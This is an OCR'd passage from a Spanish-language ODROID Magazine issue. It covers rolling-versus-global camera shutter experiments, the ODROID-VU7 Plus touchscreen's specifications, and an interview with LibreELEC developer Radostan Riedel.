
También me gustaría animar a los usuarios interesados a que modifiquen el archivo, ya que yo lo haría si pudiera, pero mis conocimientos y habilidades no me dan para más. Sin duda me gustaría ver este diseño convertido en otros formatos e incluso verlo mejorado, como por ejemplo una versión más pequeña. No olvides de compartir tu trabajo en los foros ODROID y dejar cualquier comentario, pregunta o sugerencia en el hilo original en http://bit.ly/2bTGLUA.

Enlaces útiles

Proyecto de carcasa Punnet para XU4
http://bit.ly/2bp82RB

Carcasa Punnet para Raspberry Pi
http://bit.ly/2bEricG

Mediciones de la PCB del XU4
http://bit.ly/2bTGReN



¿POR QUE EL PERDEDOR PARECE QUE TOCA LA LINEA DE META PRIMERO?

INTERESANTES EXPERIMENTOS PARA ENTENDER LA DIFERENCIA DE LOS MECANISMOS DE OBTURACION

por withrobot@withrobot.com

Vamos a continuar con nuestro último artículo, disponible en http://bit.ly/2bu0Owj, donde analizamos los obturadores de las cámaras digitales. En este artículo, retomaremos este tema y haremos algunos experimentos interesantes.

Experimento 1

La figura 1 muestra una pista de carreras que tiene dos puntos, uno azul y otro rojo. Estos puntos compiten en una carrera hacia la línea de meta de color negro situada en el lado derecho. Aunque ambos puntos están muy cerca, intencionadamente haremos que el punto azul vaya un poco más rápido que el punto rojo. Si te fijas bien en la última escena, podemos ver que el punto azul toca en primer lugar la línea de meta. No obstante, el punto azul llega sólo un poco antes que el punto rojo. Al ser la diferencia tan pequeña, tenemos que utilizar una cámara para verificar el resultado.

Figura 1 - Carrera de dos puntos

Ahora, vamos a ver el resultado de la carrera usando imágenes de cámaras reales tomadas con diferentes mecanismos de obturación. La Figura 2 muestra el resultado de la carrera capturada por una típica cámara web con un obturador ondulado.

En la Figura 2, ¡el punto rojo parece estar ganando ahora! Claramente este es un resultado totalmente opuesto a la situación real. Si has leído el artículo anterior y lo entendiste, no te resultará tan sorprendente porque, como ya sabes, una cámara con un obturador ondulado envía la imagen línea por línea, de arriba a abajo, de una manera secuencial. En otras palabras, obtenemos una imagen "más antigua" en la parte superior de una cámara con obturador ondulado, mientras que la parte inferior se muestra una imagen "más reciente". Así, obtenemos la posición anterior del punto azul a la izquierda y luego, obtenemos la posición actual del punto rojo. Esto le da una ventaja injustificada al punto rojo, que ganará el juego si utilizamos la cámara con un obturador ondulado para descubrir al ganador.

Figura 2 - Imagen de una cámara con obturador ondulado

Por lo tanto, ¿Una cámara con un obturador global ofrece realmente un resultado diferente? Podemos comprobarlo si vemos las imágenes tomadas con una cámara de este tipo, la OCAM-1MGN-T en este caso.





Figura 3 - Imagen de cámara con obturador global (ICAM-I MGN-T)

Como era de esperar, la cámara con obturador global muestra el resultado correcto. Ahora, el punto azul gana el juego, ¡lógicamente!

Figura 4 - Los números iguales que aparecen en una línea vertical



Experiment 2

Haremos otro experimento para mostrar la diferencia entre los dos tipos de cámaras de una forma más cuantitativa. Números iguales que aparecen en una línea vertical a la vez.

Ahora, vamos a incrementar todos los números muy rápidamente, de 0 a 9. Al igual que antes, vamos a examinar primero la imagen tomada desde una cámara con obturador ondulado.




Figura 5 - Números captados por una cámara con obturador ondulado

Como era de esperar, la parte inferior de la imagen muestra números distintos a la parte superior. Por lo tanto, se obtiene un número más alto en la parte inferior que en la parte superior. En concreto, 0 en la parte superior, 1 en la parte intermedia, y casi 2 en la línea inferior.

Ahora vamos tomar algunas imágenes con una OCAM-1MGN-U, que cuenta con un obturador global. ¿Obtendremos los mismos números arriba que abajo? ¡Se aceptan apuestas!

Figura 6 - Números capturados por una cámara con obturador global

La conclusión que podemos sacar de estos experimentos es que si necesitas sincronización temporal en todos los puntos de un fotograma de vídeo, entonces una cámara con obturador global es tu mejor opción.

ODROID-VU7 PLUS

TU PANTALLA TACTIL FAVORITA AHORA CUENTA CON UNA RESOLUCION SUPERIOR

por Justin Lee

El ODROID-VU7 ha recibido recientemente una actualización muy buena, junto con una mayor compatibilidad con Android y Linux. La versión original soportaba una resolución de hasta 800x480, el modelo Plus la aumenta hasta1024x600 y sigue permitiendo los 10 puntos de contacto a la vez, y puede ser adquirida en la tienda de Hardkernel en http://bit.ly/2cmKyuN.

Esta pantalla multi-táctil de 7 pulgadas para los ODROIDs ofrece a los usuarios la capacidad de crear sistemas todo en uno, proyectos integrados, tales como tablets, consolas de videojuegos, sistemas de información y entretenimiento y sistemas embebidos. La pantalla de 1024 x 600 se conecta a ODROID-C2/C1+ a través de una placa de conexión HDMI y una placa de enlace micro-USB que controlar la potencia y la señal. Sólo tiene que conectar la fuente de alimentación a la clavija del C2/C1+ y ya está lista para funcionar, una vez que instales la actualización del sistema operativo más reciente. Esta pantalla táctil de alta calidad está diseñada específicamente para trabajar con Android y Linux en el ODROID-C1+, C2 y XU4.

Especificaciones

- LCD-TFT de 7 pulgada
- Resolución de la pantalla: 1024 x 600 píxeles
- Entrada táctil capacitiva de 5 dedos
- Consumo de energía: 700 mA/5 voltios
- Interruptor de encendido/apagado para la luz de fondo
- Amplio ángulo de visión (en grados): 75 Izq., 75 Der. 75 Arriba, 75 Abajo
- Dimensiones de pantalla: 172,9 x 24,3 x 15 mm con interruptores y conectores)
- Tamaño visible la pantalla: 153.6 x 86.64 mm (área activa)


El ODROID-VU7 Plus soporta una resolución de hasta 1024x600, es compatible con los modelos ODROID-C0/C1/C1+, XU4 y C2, y soporta 10 puntos de contacto a la vez.

CONOCIENDO UN ODROIDIAN

RADOSTAN RIEDEL (@RAYBUNTU)
DESARROLLADOR LIBREELEC CON GRAN TALENTO

editador por Rob Roy

Radostan con su hermosa esposa Anna en Amsterdam



Tablet LibreELEC de Radostan: C2, VU7 Plus y WiFi HiFi Shield+

Háblanos un poco sobre ti

Tengo 31 años y vivo con mi esposa Ana y mi hijo recién nacido Nemuel en una ciudad suburbana cerca de Marburg en Alemania. Desarrolle mi aprendizaje como ayudante de laboratorio químico en el departamento de química y productos farmacéuticos de la Universidad de Marburg. Actualmente trabajo en el departamento de cristalografía de rayos X como administrador técnico y de sistemas. Principalmente, intentamos determinar estructuras químicas en 3D a partir de experimentos de difracción de rayos-X. Mi trabajo me obliga a hacer un montón de cálculos por ordenador. También me encargo de nuestros servidores Linux y de la reparación y mantenimiento de nuestras máquinas.

¿Cómo fueron tus inicios con los ordenadores?

Mi primer ordenador fue un Amiga A500+ y por supuesto, sólo lo utilizaba para los juegos. Tenía que compartirlo con mis hermanos y mis padres. Teníamos muchos juegos en disquetes, pero al no tener un disco duro para guardar las partidas, siempre teníamos que empezar la partida de nuevo.

Cuando tenía 12 años, conseguí mi propio PC con Windows 98, con el que empecé a experimentar. El PC era demasiado lento para actualizar a Windows XP, de modo que intenté instalarle SuSE Linux pero fracase. Unos años más tarde me dieron un nuevo PC, probé Ubuntu y me gustó mucho. De hecho, me gustó tanto que me cambié por completo a GNU Linux y nunca me arrepentí. GNU Linux me ha abierto muchas puertas. Empecé a frecuentar foros de Ubuntu donde encontré algunos amigos y mentores.

Aprendí programación y participe en diferentes tipos de proyectos con otra gente. Me convertí en un miembro del equipo de Debian Science y realice el empaquetado de software de cristalográfica. Actualmente, trabajo con el equipo LibreELEC y me ocupo de las cuestiones de CEC Amlogic junto con Gerald Dachs. También soy un moderador del foro, junto con @wrxtasy en los foros ODROID para la comunidad LibreELEC.

¿Qué te atrajo de la plataforma ODROID?

Mi primer dispositivo ARM fue una PandaBoard ES. He estado usando Kodi por un tiempo en mi PC, y quería reducir el consumo de energía, pero siempre había problemas con Kodi y el desentrelazado. Continuamente buscaba alternativas, y de vez en cuando buscaba en Internet un dispositivo ARM para ejecutar mi centro multimedia. Existía una gran comunidad y Kodi soportaba la Raspberry Pi, así que me hice con una, pero de nuevo quedé decepcionado porque tenía limitaciones con los códecs. En 2015, me encontré con una lista de dispositivos ARM Android en la Wiki de Kodi y es cuando conocí el ODROID-C1+.

Compre uno, lo probé y finalmente encontré lo que estaba buscando. La comunidad ODROID es muy útil y está en constante crecimiento, y con Hardkernel tenemos una gran compañía que apoya a la comunidad y escucha lo que los usuarios necesitan.

¿Cómo utilizas tus ODROIDs?

Los uso para el desarrollo del kernel y para mis centros multimedia. Actualmente, tengo la intención de crear un servidor multimedia Emby de bajo consumo o un Plex Media Server con uno de mis C2. También quiero montar unos sensores ambientales con la Weatherboard 2 en nuestro laboratorio.

¿Cuál es tu ODROID favorito y por qué?

El ODROID-C2 es mi favorito, ya que puede decodificar todos mis formatos multimedia en Kodi y cuenta con un consumo de energía muy bajo, que está en aproximadamente 1,8 W - 2.1W mientras ves vídeos a 1080p de 10 bits HEVC. No he tenido la oportunidad de probar un XU4, pero supongo que para poner en marcha un centro multimedia en un dispositivo Amlogic es la mejor opción. El chip S905 es justamente la clave, muchas empresas están lanzando dispositivos Android TV con ese chip este año.

¿Qué innovaciones le gustaría ver en futuros productos de Hardkernel?

Me gustaría ver nuevos dispositivos Amlogic en el futuro. El chip S912 contará con una interfaz de entrada TS, que sirve para conectar sintonizadores digitales DVB y ATSC. Además, con el DAC integrado, ya tenemos un HiFi shield incorporado. El WiFi integrado también estaría muy bien. El mayor problema de los dispositivos Amlogic es el soporte de software, verdaderamente me gustaría ver soporte de kernel estándar para los productos ODROID actuales y futuros. Puesto que muchas personas se sienten atraídas por los productos ODROID debido a Kodi, sería maravilloso que Hardkernel ofreciera módulos eMMC y tarjetas microSD con LibreELEC pre-instalado para los principiantes. En el futuro, me gustaría tener una placa ODROID ARM64 modular con soporte SATA.


¿Qué aficiones e intereses tienes aparte de los ordenadores?

Toco la armónica al estilo blues, pero no de manera profesional. Tengo cierto interés por los tradicionales sombreros de fieltro para hombres, desde su historia, limpieza, moldeado y fabricación. Supongo que mi interés procede de las viejas películas americanas con Humphrey Bogart.

¿Qué consejo le daría a alguien que desea aprender más acerca de la programación?

En mi opinión, la mejor manera de aprender es leer el código fuente. Empezar a utilizar un lenguaje de script como bash e intentar mejorarlo con pequeñas funciones o programas dentro del terminal. Copiar, reutilizar y mejorar el código fuente de las demás personas. Veras que después de algún tiempo, todo se hace más fácil. No tengas miedo de cometer errores. Lee las advertencias y los errores de compilación. Python es un buen lenguaje para empezar también, porque aprendes a sangrar el código fuente de una forma limpia y sin paréntesis. Es importante no darse por vencido. Hay cosas que no lograba hacer hace 3 meses y ahora si que puedo.

Radostan utiliza un ODROID-C2 para el desarrollo del kernel, que siempre está conectado al televisor para identificar los errores CEC



Uno de los pasatiempos de Radostan son los clásicos sombreros de fieltro. Este es un sombrero hecho a medida por Art Fawcett, que fue creado para parecerse a un sombrero de Humphrey Bogart de "El halcón maltés" (1941)